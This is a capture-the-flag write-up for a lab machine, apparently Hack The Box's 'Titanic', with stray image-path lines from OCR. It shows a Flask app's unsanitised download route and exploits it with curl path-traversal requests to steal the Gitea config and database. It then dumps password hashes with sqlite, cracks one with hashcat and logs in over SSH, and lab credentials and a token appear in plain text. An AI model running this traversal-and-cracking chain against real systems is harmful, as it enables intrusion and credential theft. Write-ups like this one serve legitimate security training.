
2. **mysql/docker-compose.yml**:



   - If it wasn't evident by the folder name, our target is running mySQL and this file contains the following login credentials:
     `MYSQL_ROOT_PASSWORD: 'MySQLP@$$w0rd!'`
     `MYSQL_DATABASE: tickets`
     `MYSQL_USER: sql_svc`
     `MYSQL_PASSWORD: sql_password`

- Now that we have established that the Gitea repository service is running on docker I decide to further research the program. Clicking on the **Help** button leads


us to the official documentation for the service.



- Briefly scanning through it I noticed instructions for installation with the docker service. Reading this section reveals the default location of the configuration file **app.ini**
  `/data/gitea/conf/app.ini`
- Combining this with the path we discovered before **home/developer/gitea/data** exposes the full path to the configuration file:
  `/home/developer/gitea/data/gitea/conf/app.ini`
- Unable to find any more useful information on this site I return to the developers Gitea page to explore the other repository for more information

2. **flask-app** - Contains information and code related to the ticket "booking system" and download button we discovered on http://titanic.htb.

- Briefly reading the README.md reveals the programs function:



    1. The user fills out a form to book a trip with their details
    2. The program generates a ticket and saves it as a .json file
    3. Then it sends the generated file to the user via a download

- This piqued my interest, as early I had thought that path traversal or LFI could be a potential gateway to gain a foothold.

- Further analysis of the programs code **app.py** reveals the following:

developer 8194e5f500 Add app.py 7 months ago

50 lines | 1.4 KiB | Python Raw Permalink Blame History

```python
from flask import Flask, request, jsonify, send_file, render_template, redirect, url_for, Response
import os
import json
from uuid import uuid4

app = Flask(__name__)

TICKETS_DIR = "tickets"

if not os.path.exists(TICKETS_DIR):
    os.makedirs(TICKETS_DIR)

@app.route('/')
def index():
    return render_template('index.html')

@app.route('/book', methods=['POST'])
def book_ticket():
    data = {
        "name": request.form['name'],
        "email": request.form['email'],
        "phone": request.form['phone'],
        "date": request.form['date'],
        "cabin": request.form['cabin']
    }

    ticket_id = str(uuid4())
    json_filename = f"{ticket_id}.json"
    json_filepath = os.path.join(TICKETS_DIR, json_filename)

    with open(json_filepath, 'w') as json_file:
        json.dump(data, json_file)

    return redirect(url_for('download_ticket', ticket=json_filename))

@app.route('/download', methods=['GET'])
def download_ticket():
    ticket = request.args.get('ticket')
    if not ticket:
        return jsonify({"error": "Ticket parameter is required"}), 400

    json_filepath = os.path.join(TICKETS_DIR, ticket)

    if os.path.exists(json_filepath):
        return send_file(json_filepath, as_attachment=True, download_name=ticket)
    else:
        return jsonify({"error": "Ticket not found"}), 404

if __name__ == '__main__':
    app.run(host='127.0.0.1', port=5000)
```

Powered by Gitea Version: 1.22.1 Page: **57ms** Template: **2ms** English | Licenses | API

  - **app.py** is the source code for the ticket generator discovered on the site
  - Analyzing the code reveals that LFI/Path Traversal appears to indeed be a vulnerability on this website. This was determined by the fact that the code doesn't sanitize the download path. In other words, the code doesn't check to verify that the file being downloaded is actually the ticket. Rather, it just checks if the path of the file that is requested for download exists on the hosts machine. This means that **as long as we have a valid path to a file, we can download it from the host.**
- Now that we have discovered an exploitable vulnerability, it is time we move on to gaining an initial foothold:

Next: Local File Inclusion Exploitation

Returning to the http://titanic.htb/, we will attempt to gain an initial foothold by finding valuable credentials that may be present.

With our newly discovered path: **/home/developer/gitea/data/gitea/conf/app.ini**
We will use curl to steal the config file **app.ini**:

```
┌─[l3prech4un@parrot]─[~/boxes/season7/titanic]
└──╼ $curl http://titanic.htb/download?ticket=/home/developer/gitea/data/gitea/conf/app.ini -o app.ini
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  2004  100  2004    0     0  46517      0 --:--:-- --:--:-- --:--:-- 47714
```

- Ran the command `curl http://titanic.htb/download?ticket=/home/developer/gitea/data/gitea/conf/app.ini -o app.ini`
  - And Voila! We successfully exploited the ticket generator's vulnerable code to download a file we were never meant to access.
- Concatenating **app.ini** immediately gives us interesting information.
  1. The first thing I notice is a line of code: `PASSWORD_HASH_ALGO = pbkdf2`

```
[security]
INSTALL_LOCK = true
SECRET_KEY =
REVERSE_PROXY_LIMIT = 1
REVERSE_PROXY_TRUSTED_PROXIES = *
INTERNAL_TOKEN = eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJuYmYiOjE3MjI1OTUzMzR9.X4rYDGhkWTZKFfnjgES5r2rFRpu_GXTdQ65456XC0X8
PASSWORD_HASH_ALGO = pbkdf2
```

     - This may prove useful if we find any passwords that need to be cracked and we don't know their encryption algorithm
  2. We also find an **sqlite3** database created by **root**:

```
[database]
PATH = /data/gitea/gitea.db
DB_TYPE = sqlite3
HOST = localhost:3306
NAME = gitea
USER = root
PASSWD =
LOG_SQL = false
SCHEMA =
SSL_MODE = disable
```

     - Interestingly enough, it also lists the path to said file. Consequently we can also download this file to attempt to gain more information.
     - `PASSWD =` suggests that the db contain no security measures, making it easy to analyze its contents

Again using curl:

```
┌──[l3prech4un@parrot]─[~/boxes/season7/titanic]
└─$curl http://titanic.htb/download?ticket=/home/developer/gitea/data/gitea/gitea.db -o gitea.db
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 2036k  100 2036k    0     0  5314k      0 --:--:-- --:--:-- --:--:-- 5315k
┌──[l3prech4un@parrot]─[~/boxes/season7/titanic]
└─$ls
app.ini  ffuf_scan  gitea.db  mySQL_credentials  nmap  screenshots  url.txt  writeup
```

- `curl http://titanic.htb/download?ticket=/home/developer/gitea/data/gitea/gitea.db -o gitea.db`
- Now I will proceed to analyze the **gitea.db** file using the following command: `sqlite3 gitea.db`

```
File  Edit  View  Search  Terminal  Help
┌──[l3prech4un@parrot]─[~/boxes/season7/titanic]
└─$sqlite3 gitea.db
SQLite version 3.40.1 2022-12-28 14:03:47
Enter ".help" for usage hints.
sqlite> .tables
access                      oauth2_grant
access_token                org_user
action                      package
action_artifact             package_blob
action_run                  package_blob_upload
action_run_index            package_cleanup_rule
action_run_job              package_file
action_runner               package_property
action_runner_token         package_version
action_schedule             project
action_schedule_spec        project_board
action_task                 project_issue
action_task_output          protected_branch
action_task_step            protected_tag
action_tasks_version        public_key
action_variable             pull_auto_merge
app_state                   pull_request
attachment                  push_mirror
auth_token                  reaction
badge                       release
branch                      renamed_branch
collaboration               repo_archiver
comment                     repo_indexer_status
commit_status               repo_redirect
commit_status_index         repo_topic
commit_status_summary       repo_transfer
dbfs_data                   repo_unit
dbfs_meta                   repository
deploy_key                  review
email_address               review_state
email_hash                  secret
external_login_user         session
follow                      star
gpg_key                     stopwatch
gpg_key_import              system_setting
hook_task                   task
issue                       team
issue_assignees             team_invite
issue_content_history       team_repo
issue_dependency            team_unit
issue_index                 team_user
issue_label                 topic
issue_user                  tracked_time
issue_watch                 two_factor
label                       upload
language_stat               user
lfs_lock                    user_badge
lfs_meta_object             user_blocking
login_source                user_open_id
milestone                   user_redirect
mirror                      user_setting
notice                      version
notification                watch
oauth2_application          webauthn_credential
oauth2_authorization_code   webhook
sqlite>
```

- The **user** table looks promising, so let's start there:

1. Running the following command, `PRAGMA table_info(user);` prints out the column names within the **user** table

```
sqlite> PRAGMA table_info(user);
0|id|INTEGER|1||1
1|lower_name|TEXT|1||0
2|name|TEXT|1||0
3|full_name|TEXT|0||0
4|email|TEXT|1||0
5|keep_email_private|INTEGER|0||0
6|email_notifications_preference|TEXT|1|'enabled'|0
7|passwd|TEXT|1||0
8|passwd_hash_algo|TEXT|1|'argon2'|0
9|must_change_password|INTEGER|1|0|0
10|login_type|INTEGER|0||0
11|login_source|INTEGER|1|0|0
12|login_name|TEXT|0||0
13|type|INTEGER|0||0
14|location|TEXT|0||0
15|website|TEXT|0||0
16|rands|TEXT|0||0
17|salt|TEXT|0||0
18|language|TEXT|0||0
19|description|TEXT|0||0
20|created_unix|INTEGER|0||0
21|updated_unix|INTEGER|0||0
22|last_login_unix|INTEGER|0||0
23|last_repo_visibility|INTEGER|0||0
24|max_repo_creation|INTEGER|1|-1|0
25|is_active|INTEGER|0||0
26|is_admin|INTEGER|0||0
27|is_restricted|INTEGER|1|0|0
28|allow_git_hook|INTEGER|0||0
29|allow_import_local|INTEGER|0||0
30|allow_create_organization|INTEGER|0|1|0
31|prohibit_login|INTEGER|1|0|0
32|avatar|TEXT|1||0
33|avatar_email|TEXT|1||0
34|use_custom_avatar|INTEGER|0||0
35|num_followers|INTEGER|0||0
36|num_following|INTEGER|1|0|0
37|num_stars|INTEGER|0||0
38|num_repos|INTEGER|0||0
39|num_teams|INTEGER|0||0
40|num_members|INTEGER|0||0
41|visibility|INTEGER|1|0|0
42|repo_admin_change_team_access|INTEGER|1|0|0
43|diff_view_style|TEXT|1|''|0
44|theme|TEXT|1|''|0
45|keep_activity_private|INTEGER|1|0|0
sqlite>
```

2. We can see the table has a lot of promising column names. With this in mind we will move onto the next section

Next: Database Analysis

Breaking this down into smaller steps will help:

- I run the command: `SELECT * FROM user;`

```
sqlite> SELECT * FROM user;
1|administrator|administrator||root@titanic.htb|0|enabled|cba20ccf927d3ad0567b68161732d3fbca098ce886bbc923b4062a3960d459c08d2d
fc063b2406ac9207c980c47c5d017136|pbkdf2$50000$50|0|0|0||0|||70a5bd0c1a5d23caa49030172cdcabdc|2d149e5fbd1b20cf31db3e3c6a28fc9b|
en-US||1722595379|1722597477|1722597477|0|-1|1|1|0|0|0|1|0|2e1e70639ac6b0eecbdab4a3d19e0f44|root@titanic.htb|0|0|0|0|0|0|0|0
||gitea-auto|0
2|developer|developer||developer@titanic.htb|0|enabled|e531d398946137baea70ed6a680a54385ecff131309c0bd8f225f284406b7cbc8efc5db
ef30bf1682619263444ea594cfb56|pbkdf2$50000$50|0|0|0||0|||0ce6f07fc9b557bc070fa7bef76a0d15|8bf3e3452b78544f8bee9400d6936d34|en-
US||1722595646|1722603397|1722603397|0|-1|1|0|0|0|0|1|0|e2d95b7e207e432f62f3508be406c11b|developer@titanic.htb|0|0|0|0|2|0|0|0
|0||gitea-auto|0
```

  - There is a lot to look at here, so instead I will run a more specific command using the column names I found before to better understand what information is what:
    - `SELECT name, email, passwd, salt, passwd hash_algo;`

```
sqlite> SELECT name, email, passwd, salt, passwd_hash_algo FROM user;
administrator|root@titanic.htb|cba20ccf927d3ad0567b68161732d3fbca098ce886bbc923b4062a3960d459c08d2dfc063b2406ac9207c980c47c5d0
17136|2d149e5fbd1b20cf31db3e3c6a28fc9b|pbkdf2$50000$50
developer|developer@titanic.htb|e531d398946137baea70ed6a680a54385ecff131309c0bd8f225f284406b7cbc8efc5dbef30bf1682619263444ea59
4cfb56|8bf3e3452b78544f8bee9400d6936d34|pbkdf2$50000$50
```

    - We can see that there are 2 users:
    1. **administrator:**
    1. email: root@titanic.htb
    2. passwd: cba20ccf927d3ad0567b68161732d3fbca098ce886bbc923b4062a3960d459c08d2dfc063b2406ac9207c980c47c5d017136
    3. salt: 2d149e5fbd1b20cf31db3e3c6a28fc9b
    4. passwd_hash_algo: pbkdf2
    2. **developer:**
    1. email: developer@titanic.htb
    2. passwd: e531d398946137baea70ed6a680a54385ecff131309c0bd8f225f284406b7cbc8efc5dbef30bf1682619263444ea594cfb56
    3. salt: 8bf3e3452b78544f8bee9400d6936d34
    4. passwd_hash_algo: pbkdf2


    We have now successfully acquired login credentials. The next step logically is to decrypt the password with the hash and algorithm.

Next: Password Cracking

Odds are that the developer has an easier to crack password so we will start with him.

1. After briefly searching online I found a python script that automatically converts gitea password hashes into hashcat-crackable formats:
   - `sqlite3 gitea.db 'SELECT salt,passwd FROM user;' | python3 gitea2hashcat.py`

   - Then proceeded to output it to hash.txt (as seen above)
2. Next step is to run hashcat with the following command: `hashcat -a 0 -m 10900 hash.txt /usr/share/wordlists/rockyou.txt`
   - After waiting about 15 seconds hashcat had finished cracking the hash:



3. Hashcat cracked our hash giving us the developer password: `25282528`

Now that we have gained valuable login information we need to think about how to use it. When scanned our target ip address with nmap earlier we discovered that port 22 was open, meaning that the host has **OpenSSH** running.

Next step: Logging in

Ran the following command:

```
┌─[l3prech4un@parrot]─[~/boxes/season7/titanic]
└──╼ $ssh developer@titanic.htb
```

- `ssh` - ssh command
- `developer` - username
- `titanic.htb` - host

  I am subsequently asked to enter `developer@titanic`'s password, to which I input our cracked password: `25282528`

```
File  Edit  View  Search  Terminal  Help
┌─[l3prech4un@parrot]─[~/boxes/season7/titanic]
└──╼ $ssh developer@titanic.htb
developer@titanic.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-131-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Wed Feb 26 09:48:25 PM UTC 2025

  System load:           0.03
  Usage of /:            67.5% of 6.79GB
  Memory usage:          14%
  Swap usage:            0%
  Processes:             225
  Users logged in:       0
  IPv4 address for eth0: 10.129.234.137
  IPv6 address for eth0: dead:beef::250:56ff:feb0:62d7


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: in**     from 10.10.14.215
developer@titanic:~$
```

- Voila! I'm successfully logged in as developer@titanic.htb via SSH, a very stable shell, so no need to upgrade to a stable-shell

Running `ls` immediately shows us the following:

1. `gitea` - a folder we know all too well
2. `mysql` - what appears to be a folder containing files pertinent to the SQL database
3. `user.txt` - a file containing our **user flag**

With all this we conclude our foothold as we have now successfully gained a foothold on our target.

Next Step: Gathering information to escalate privileges


After trying to run root commands I quickly determine that I lack the privileges necessary to access the root folder. This means I will have to do a little digging to find some weaknesses in the system.

Digging around a bit I decide to check for scripts owned by the root:

